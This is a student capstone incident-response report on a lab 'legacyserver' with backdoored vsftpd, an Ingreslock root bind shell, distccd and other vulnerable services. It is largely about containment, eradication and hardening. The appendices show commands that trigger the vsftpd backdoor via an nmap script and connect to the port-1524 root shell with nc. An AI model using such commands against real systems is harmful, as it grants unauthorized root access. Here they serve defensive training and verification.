

The Legacy Server Breach

Incident Response & Remediation — Tech Solutions Inc. SOC

CAP 195 Capstone

Parker Collins
Ron Richardson
Faith Telva
Hossain Azim
Michael Williams

Contents

1. *Executive Summary*
 2. *Investigation Timeline*
 3. *Phase 1 — Prepare*
 4. *Phase 2 — Detect & Analyze*
 5. *Phase 3 — Contain*
 6. *Phase 4 — Eradicate & Recover*
 7. *Phase 5 — Report & Present: Lessons Learned*
- Appendix: Individual Evidence (A–E)*

1. Executive Summary

On [date], the Network Operations Center detected anomalous outbound traffic from a legacy company server. A Security Operations response team investigated and confirmed the server had been compromised through multiple critical, unpatched vulnerabilities, including a backdoor that granted attackers complete administrative (root) control of the system.

The team contained the threat without disrupting legitimate services, permanently removed the backdoor and the most severe vulnerabilities — including a second confirmed remote-code-execution flaw (distccd) — and hardened the server to reduce future risk. The system is now stable and every confirmed attacker access path is closed.

Business impact: the exposed vulnerabilities gave an unauthenticated attacker the same level of control as a system administrator, with no password required. Left unaddressed, this represented direct risk of data loss or theft, disruption to a business-critical internal application, reputational damage if the compromise became public, and potential compliance/audit failure. Every entry point was closed at its source, independently re-verified, and is now checked automatically by a standing health-check script so any regression is caught immediately.

DRAFT — Parker/team: review and adjust this business-impact paragraph to match the team's own wording before final submission.

Recommendation: this hardening is an effective interim control, but legacyserver remains an unpatchable legacy system by design. The team's top recommendation is to segment it further from the rest of the network and begin planning its decommission, migrating the business-critical application it hosts to a supported, patchable platform.

[date] and the two paragraphs above are marked DRAFT/placeholder — team to confirm the incident date and sign off on the wording before this goes to the instructor.

2. Investigation Timeline

Chronological record of the incident response, beginning with the initial alert.

Time / Date	Event
Day 1, 08:00	NOC alert: anomalous outbound traffic from legacyserver (192.168.2.3)
Day 1	Phase 1 — Prepare: isolated NAT Network lab built; connectivity and initial recon completed
Day 2	Phase 2 — Detect & Analyze: deep vulnerability scan, AI threat profiling, NVD verification; spoofed FTP banner exposed via ftp-vsftpd-backdoor script (id returned uid=0 root)
Day 3	Phase 3 — Contain: volatile evidence preserved to /tmp/evidence; surgical firewall containment; verified from Analyst VM
Day 4	Phase 4 — Eradicate & Recover: permanent removal of vsftpd backdoor, Ingreslock entry, and distccd; hardened four additional services; reboot-persistence verified; automated health check run (SECURE)
[date]	[Team: confirm your actual session dates/times for the final submission]

3. Phase 1 — Prepare

Each team member independently built an isolated VirtualBox lab (NAT Network "CapstoneNAT") per the Individual Lab Mandate, confirmed connectivity to the target (legacyserver, 192.168.2.3) from their own Analyst VM (Kali, 192.168.2.4), and ran an initial full-port service/version scan (nmap -sV -p-).

This initial recon is what first surfaced the scale of the exposure: legacyserver returned roughly 30 open ports with identifiable service versions, and nmap itself flagged port 1524/tcp as an active, unauthenticated root backdoor (bindshell) before any deliberate vulnerability testing had even begun — the clearest possible signal that deeper investigation (Phase 2) was warranted immediately.

Each member's own connectivity test and initial scan screenshots are in their Appendix (Fig 1–2).

4. Phase 2 — Detect & Analyze

This section documents the vulnerabilities identified and verified following the initial recon. Each CVE was confirmed against the National Vulnerability Database (NVD); the vsftpd finding was confirmed by active exploitation.

4.1 Confirmed Vulnerability Matrix

Service	Port	CVE	CVSS	Status	Remediation
vsftpd 2.3.4 (banner spoofed 2.0.8)	21	CVE-2011-2523	10.0 / 9.8	Confirmed (exploited)	Uninstall/replace vsftpd; backdoored binary, cannot patch
UnrealIRCd	6667	CVE-2010-2075	7.5 / 9.8	Confirmed	Reinstall from checksum-verified source
Samba smbd	139, 445	CVE-2007-2447	6.0 / 8.8	Confirmed	Disable username map script; upgrade past 3.0.25rc3
distccd	3632	CVE-2004-2687	9.3	Confirmed	Disable/remove distccd; not needed
Java RMI	1099	CVE-2011-3556	7.5 *(confirm NVD citation)*	Confirmed by NSE script	Disable RMI or restrict to trusted hosts
Apache httpd	80	CVE-2007-6750 (Slowloris)	—	Confirmed	Apply request-timeout/connection-limit mitigations or upgrade
Bind shell (Ingreslock)	1524	No CVE (backdoor)	10.0 (informal)	Confirmed	Indicator of compromise: remove inetd entry, block port

Corrected: Apache httpd's CVE is CVE-2007-6750 (Slowloris), not the earlier CVE-2011-3192 guess — this correction already went out to the team during Phase 2 but the shared matrix hadn't picked it up. Java RMI's CVSS (7.5) still needs one NVD click-through confirmed by whoever owns that finding before final submission.

4.2 Verification Note: Spoofed Service Banner (Port 21)

The service-version scan reported port 21 as "vsftpd 2.0.8 or later," which would rule out the vsftpd 2.3.4 backdoor (CVE-2011-2523). The team did not trust the banner. Running Nmap's ftp-vsftpd-backdoor script triggered the backdoor and executed the id command on the target, returning uid=0(root). This proved the banner was spoofed and the service is the backdoored vsftpd 2.3.4 — direct demonstration of why the Manual Verification Mandate exists: automated version detection alone would have produced a false negative on the most critical finding on the host.

4.3 Attack Path Hypothesis (MITRE ATT&CK Aligned)

Initial Access (T1190, Exploit Public-Facing Application): the attacker most likely gained entry through the confirmed vsftpd 2.3.4 backdoor (CVE-2011-2523), which yields a root shell directly; UnrealIRCd (CVE-2010-2075), distccd (CVE-2004-2687), and Samba (CVE-2007-2447) are additional viable unauthenticated entry points. Execution (T1059): command execution as a privileged user. Persistence (T1505): the attacker planted a root bind shell on port 1524 for password-free re-entry, which the team detected as a live indicator of prior compromise.

5. Phase 3 — Contain

Volatile system state (active connections, processes, logged-in users) and relevant logs were captured to /tmp/evidence before any change, preserving the crime scene. Surgical host-firewall rules then blocked the confirmed attack paths, neutralizing them while leaving SSH, web, and other legitimate services online. The block was verified from the Analyst VM.

Reviewer note for Parker: confirm the exact port list blocked at this stage against the team's containment evidence. Ron's individually verified Phase 3 log shows ufw deny rules on 21/tcp and 1524/tcp only (the two confirmed root backdoors) — if other members' labs also blocked 3632/6667 at containment, that's fine, just make sure this section matches whatever screenshots back it up.

6. Phase 4 — Eradicate & Recover

6.1 Eradication (Task 8)

The vsftpd 2.3.4 backdoor, the port 1524 ingreslock root bind shell, and the distccd remote-code-execution service were all removed permanently at their actual source — not just firewalled. Standard commands (service stop, apt-get purge) failed outright for two of the three, because neither was managed the way a textbook Ubuntu service is.

Vector	Root Cause Found	Permanent Fix Applied	Reboot-Safe?
--------	------------------	-----------------------	--------------

vsftpd (port 21) — CVE-2011-2523	Managed by xinetd (/etc/xinetd.d/vsftpd), not a normal service/package	disable = yes set in the xinetd config; live process killed; xinetd restarted	Yes
Ingreslock (port 1524)	Legacy /etc/inetd.conf entry, honored via xinetd -inetd_compat; spawned a root shell on connect; no trace in /etc/xinetd.d/	Line commented out in inetd.conf; live process killed; xinetd restarted	Yes
distccd (port 3632) — CVE-2004-2687	Properly installed service; STARTDISTCC="true" in /etc/default/distcc	Set to "false"; all 4 live distccd processes killed (service/init.d stop commands were start-only, so kill -9 was used)	Yes

Finding the invisible backdoor

The Ingreslock backdoor had no entry anywhere in /etc/xinetd.d/ — the config directory every guide says to check. It was found by working backward from the live network state: identifying the PID holding the port open, tracing that process's real launch command, discovering an undocumented -inetd_compat flag, and finally locating the actual entry in the legacy /etc/inetd.conf file. This is the kind of finding a checklist scan misses entirely.

6.2 System Hardening (Task 9)

Beyond eradicating the confirmed attack vectors, the team audited the Phase 1 scan for services running but not required for the server's core function, and disabled them to reduce the attack surface. Four non-critical services were found auto-starting from /etc/rc.local:

Port	Service	Why it was disabled
1099	Java RMI (rmiregistry)	Remote method invocation; not needed for core function and a known RCE surface
5900	VNC (Xtightvnc)	Remote desktop; redundant with SSH and an unnecessary remote-access exposure
6667	UnrealIRCd	IRC service; unnecessary and from a previously trojaned release
8787	Ruby DRb (druby_timeserver)	Distributed Ruby remote object access; not required

Because these services were launched from /etc/rc.local rather than managed as init services, disabling them required two actions per service: commenting out the startup line and stopping the currently running process. Verification after a full firewall-disable-and-reboot cycle confirmed all four ports are genuinely closed, not merely firewalled.

6.3 Automated Health Check (Task 10)

A pure-Bash health-check script (adapted from a version written by teammate Parker Collins) checks the 7 remediated ports above plus SSH as a reachability gate, using Bash's /dev/tcp pseudo-device with no external dependencies. It reports three states per port (OPEN / CLOSED / FILTERED), not just pass/fail, so it can tell a genuinely-removed service apart from one merely hidden behind the firewall — the exact distinction the Phase 3 verification lesson was about. Result is SECURE only if all 7 monitored ports are non-open and SSH responds.

Before / After — team-standard 7-port list

Port / Service	Before	After
21 — vsftpd	open	closed
1524 — Ingreslock	open	closed
1099 — Java RMI	open	closed
3632 — distccd	open	closed
6667 — UnrealIRCd	open	closed
5900 — VNC	open	closed
8787 — Ruby DRb	open	closed

The script caught a real regression during testing: a later run found port 5900 (VNC) unexpectedly open again after a respawned Xtightvnc process, which was identified via `ss -tulpn` and killed, then re-verified SECURE. This is the health check doing exactly its job — catching drift before it shipped as "verified."

7. Phase 5 — Report & Present: Lessons Learned

Each team member contributes: one major challenge, one key technical takeaway, and an honest note on how AI helped or hindered the work.

Parker Collins

Challenge: The port 21 service banner reported vsftpd 2.0.8, and the well-known FTP backdoor, CVE-2011-2523, only affects version 2.3.4. On paper that ruled the vulnerability out, and both the AI and the assignment's own example pointed us toward a version that didn't match what we were seeing. The challenge was deciding whether to trust the banner and move on, or to keep digging on a finding that "shouldn't" have been there.

Takeaway: We ran Nmap's ftp-vsftpd-backdoor script instead of trusting the version string, and it triggered the backdoor and returned uid=0(root). The banner was spoofed. The service was actually the backdoored 2.3.4, and it was the most critical vulnerability on the host, the one we almost dismissed. The lesson is that a service banner is a claim, not proof, and automated version detection can be defeated by an attacker or a deliberately deceptive build. Confirming a finding with an active check rather than a passive read is the difference between catching the most dangerous hole on the box and writing it off as a false positive.

Ron Richardson

Challenge: The Ingreslock backdoor on port 1524 had no entry anywhere in the expected `/etc/xinetd.d/` configuration directory — the place every guide says to check. On paper that looked like a dead end, the same trap the vsftpd banner nearly set for the team. The challenge was deciding whether to accept that and move on, or keep digging on a live, open port that had to be coming from somewhere.

Takeaway: Working backward from the live network state — the process actually holding the port open, then its real startup command — turned up an undocumented `-inetd_compat` flag pointing to a second, legacy configuration file with zero trace in the modern xinetd tooling. I also made a real methodology mistake along the way: my first "is this port truly closed" test only removed one firewall rule and missed that the firewall's default policy was still blocking everything regardless of that rule, so a passing result was right for the wrong reason. Catching it changed how I verified every fix afterward: fully disable the firewall for a clean test, then restore it immediately.

AI Note: Claude was useful for narrowing down where to look next and drafting the health-check script, and it directly suggested tracing the live process instead of guessing at more config locations — the approach that actually found the hidden backdoor. It also fell short in a way worth naming: its suggested firewall verification test looked complete and I trusted it at first, but it wasn't checked against how the firewall actually behaves as a whole system — a gap I had to catch myself rather than one the AI flagged. A direct prompt correction — telling it plainly to be specific about evidence-tracking instead of accepting a vague first draft — also fixed a real problem immediately, which was its own lesson in how much prompt precision matters.

Faith Telva

[Faith: challenge, takeaway, AI note]

Hossain Azim

[Hossain: challenge, takeaway, AI note]

Michael Williams

[Mike: challenge, takeaway, AI note]

Appendix: Individual Evidence

Each member has their own labeled section with their own screenshots — this is a critical pass/fail requirement. If any member's evidence is missing, the section scores zero for the whole team. Confirm all five are complete before export.

Appendix A: Parker Collins's Evidence




Fig 1: Connectivity Test (ping to 192.168.2.3)

```
kali@kali: ~  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ sudo nmap -sV --script vuln -oN ~/scans/phase2_vuln.txt 192.168.2.3  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 11:45 EDT  
Nmap scan report for 192.168.2.3  
Host is up (0.00048s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.0.8 or later  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (p  
rotocol 2.0)  
| vulners:  
| cpe:/a:openbsd:openssh:4.7p1:  
| DF059135-2CF5-5441-8F22-E6EF1DEE5F6E 10.0 htt  
ps://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  
*EXPLOIT*  
| 260BB20D-7E01-5A22-AD21-20F63E8EC7CE 10.0 htt  
ps://vulners.com/githubexploit/260BB20D-7E01-5A22-AD21-20F6  
3E8EC7CE *EXPLOIT*  
| PACKETSTORM:173661 9.8 https://vulners.com  
/packetstorm/PACKETSTORM:173661 *EXPLOIT*  
| F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 htt  
ps://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0  
523F3807 *EXPLOIT*  
| CVE-2023-38408 9.8 https://vulners.com/cve/CVE  
-2023-38408  
| CVE-2016-1908 9.8 https://vulners.com/cve/CVE  
-2016-1908  
| CVE-2010-4478 9.8 https://vulners.com/cve/CVE  
-2010-4478  
| CEF8EC43-BFE2-5B5E-8918-54A90DA092B4 9.8 htt  
ps://vulners.com/githubexploit/CEF8EC43-BFE2-5B5E-8918-54A9  
0DA092B4 *EXPLOIT*  
| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 htt  
ps://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064  
A1575B23 *EXPLOIT*  
| A2B36B85-C737-548F-8C04-9339EDCDBFF5 9.8 htt  
ps://vulners.com/githubexploit/A2B36B85-C737-548F-8C04-9339  
EDCDBFF5 *EXPLOIT*  
| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 htt  
ps://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB  
5379A623 *EXPLOIT*
```

Fig 2: Scan Results (nmap -sV)

```
kali@kali: ~  
Session Actions Edit View Help  
|_ smb-vuln-ms10-054: false  
|_ smb-vuln-ms10-061: false  
|_ smb-vuln-regsvcs-dos: ERROR: Script execution failed (use  
-d to debug)  
  
Service detection performed. Please report any incorrect re  
sults at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 367.56 secon  
ds  
  
(kali@kali)~  
$ nc 192.168.2.3 21  
220 Welcome to LegacyServer FTP service. (Protonmail v1.3)  
^C  
  
(kali@kali)~  
$ nc 192.168.2.3 6667  
:irc.legacyserver.local NOTICE AUTH :*** Looking up your hostname...  
:irc.legacyserver.local NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead  
^[A^[[A^C  
  
(kali@kali)~  
$ nc 192.168.2.3 1524  
root@legacyserver:/# ^C  
  
(kali@kali)~  
$
```

Fig 3: Vulnerability Scan (nmap --script vuln)


```

kali@kali: ~
Session Actions Edit View Help
Do you want to install it? (N/y)n

(kali@kali)-[~]
$ nc 192.168.2.3 21
220 Welcome to LegacyServer FTP service.
ps aux | grep -i ftp
530 Please login with USER and PASS.
^C

(kali@kali)-[~]
$ ps aux | grep -i ftp
kali 3541 0.0 0.0 6544 2368 pts/0 S+ 10:22 0:00 grep --col
or=auto -i ftp

(kali@kali)-[~]
$ nmap --script ftp-vsftpd-backdoor -p 21 192.168.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 10:31 EDT
Nmap scan report for 192.168.2.3
Host is up (0.00090s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://www.securityfocus.com/bid/48539
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| MAC Address: 08:00:27:11:13:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

(kali@kali)-[~]
$

```

Fig 6: FTP backdoor confirmed (ftp-vsftpd-backdoor, uid=0 root)

[Screenshot not yet provided]

Fig 7: Evidence Locker (ls -l /tmp/evidence)

```

tcp        0      0 0.0.0.0:6667          0.0.0.0:*            LISTEN
4654/unrealircd
tcp        0      0 0.0.0.0:1524          0.0.0.0:*            LISTEN
4516/xinetd
tcp        0      0 0.0.0.0:23            0.0.0.0:*            LISTEN
4516/xinetd
tcp6       0      0 :::3632               :::*                  LISTEN
4362/distccd
root@legacyserver:~# dpkg -l | grep vsftpd
root@legacyserver:~#
root@legacyserver:~# iptables -A INPUT -p tcp --dport 21 -j DROP
root@legacyserver:~# iptables -L -n --line-numbers
Chain INPUT (policy ACCEPT)
num  target      prot opt source                destination
1    DROP        tcp  --  0.0.0.0/0             0.0.0.0/0            tcp dpt:1524
2    DROP        tcp  --  0.0.0.0/0             0.0.0.0/0            tcp dpt:3632
3    DROP        tcp  --  0.0.0.0/0             0.0.0.0/0            tcp dpt:6667
4    DROP        tcp  --  0.0.0.0/0             0.0.0.0/0            tcp dpt:21

Chain FORWARD (policy ACCEPT)
num  target      prot opt source                destination

Chain OUTPUT (policy ACCEPT)
num  target      prot opt source                destination
root@legacyserver:~#

```

Fig 8: Containment Command (iptables, all four DROP rules)

```
Minimize all open windows and show the desktop
Session Actions Edit View Help

PORT      STATE      SERVICE
21/tcp    open      ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|
MAC Address: 08:00:27:11:13:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

(kali@kali)-[~]
$ nc -v -w 3 192.168.2.3 21
192.168.2.3: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.2.3] 21 (ftp) : Connection timed out

(kali@kali)-[~]
$ nmap -p 21,1524,3632,6667 192.168.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-21 09:11 EDT
Nmap scan report for 192.168.2.3
Host is up (0.00095s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
1524/tcp  filtered  ingreslock
3632/tcp  filtered  distccd
6667/tcp  filtered  irc
MAC Address: 08:00:27:11:13:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds

(kali@kali)-[~]
$
```

Fig 9: Mitigation Verification (ports filtered from Kali)

```
Session Actions Edit View Help
Host is up (0.00095s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
1524/tcp  filtered  ingreslock
3632/tcp  filtered  distccd
6667/tcp  filtered  irc
MAC Address: 08:00:27:11:13:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds

(kali@kali)-[~]
$ nmap -p 21,1524,3632,6667 192.168.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-21 09:16 EDT
Nmap scan report for 192.168.2.3
Host is up (0.00095s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
1524/tcp  filtered  ingreslock
3632/tcp  filtered  distccd
6667/tcp  filtered  irc
MAC Address: 08:00:27:11:13:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds

(kali@kali)-[~]
$ nmap -p 21,1524,3632,6667 192.168.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-21 10:24 EDT
Nmap scan report for 192.168.2.3
Host is up (0.00095s latency).

PORT      STATE      SERVICE
21/tcp    closed    ftp
1524/tcp  closed    ingreslock
3632/tcp  closed    distccd
6667/tcp  closed    irc
MAC Address: 08:00:27:11:13:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(kali@kali)-[~]
$
```

```
legacyserver login: sysadmin
Password:
Last login: Fri Sep 10 08:59:08 EDT 2026 from 192.168.2.3 on pts/1
Linux legacyserver 2.6.24-16-server #1 SMP Thu Apr 10 13:50:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
sysadmin@legacyserver:~$ sudo -l
sudo: illegal option '-l'
usage: sudo -h | -K | -k | -L | -l | -V | -w
usage: sudo [-BEHPS] [-p prompt] [-u username|uid] [UAI=value]
               [-i | -s | (command)]
sysadmin@legacyserver:~$ sudo -i
(sudo) password for sysadmin:
root@legacyserver:~# netstat -tulnp | grep ':21:1524:3632:6667'
root@legacyserver:~#
```

Fig 10: Permanent Fix (backdoor removed, port closed after reboot)

```
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

#nohup /usr/bin/rmiregistry >/dev/null 2>&1 &
#nohup /usr/bin/unrealircd &
rm -f /root/.vnc/*.pid
#HOME=/root LOGNAME=root USER=root nohup /usr/bin/vncserver :0 >/root/vnc.log 2>
&1 &
#nohup /usr/sbin/druby_timeserver.rb &

exit 0
root@legacyserver:~# pkill rmiregistry
root@legacyserver:~# pkill unrealircd
root@legacyserver:~# pkill xtightvnc
root@legacyserver:~# pkill ruby
root@legacyserver:~# netstat -tulpn |grep -E ':1099!:5900!:6667!:8787'
tcp        0      0 0.0.0.0:5900          0.0.0.0:*             LISTEN
4672/Xtightvnc
root@legacyserver:~# pkill Xtightvnc
root@legacyserver:~# netstat -tulpn |grep -E ':1099!:5900!:6667!:8787'
root@legacyserver:~# netstat -tulpn |grep -E ':1099!:5900!:6667!:8787'
root@legacyserver:~#
```

Fig 11: Attack Surface Reduction (extra service disabled)




Fig 12: Automated Health Check (script + SECURE output)

Appendix B: Ron Richardson's Evidence




Fig 1: Connectivity Test

```
Machine View Input Devices Help
1 2 3 4
kali@kali: ~
Session Actions Edit View Help
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 11:40 (0:00:02 remaining)
Nmap scan report for 192.168.2.3
Host is up (0.00018s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd (PHP 5.2.4-2ubuntu5.10)
111/tcp   open  rpcbind      2 (RPC #100000)
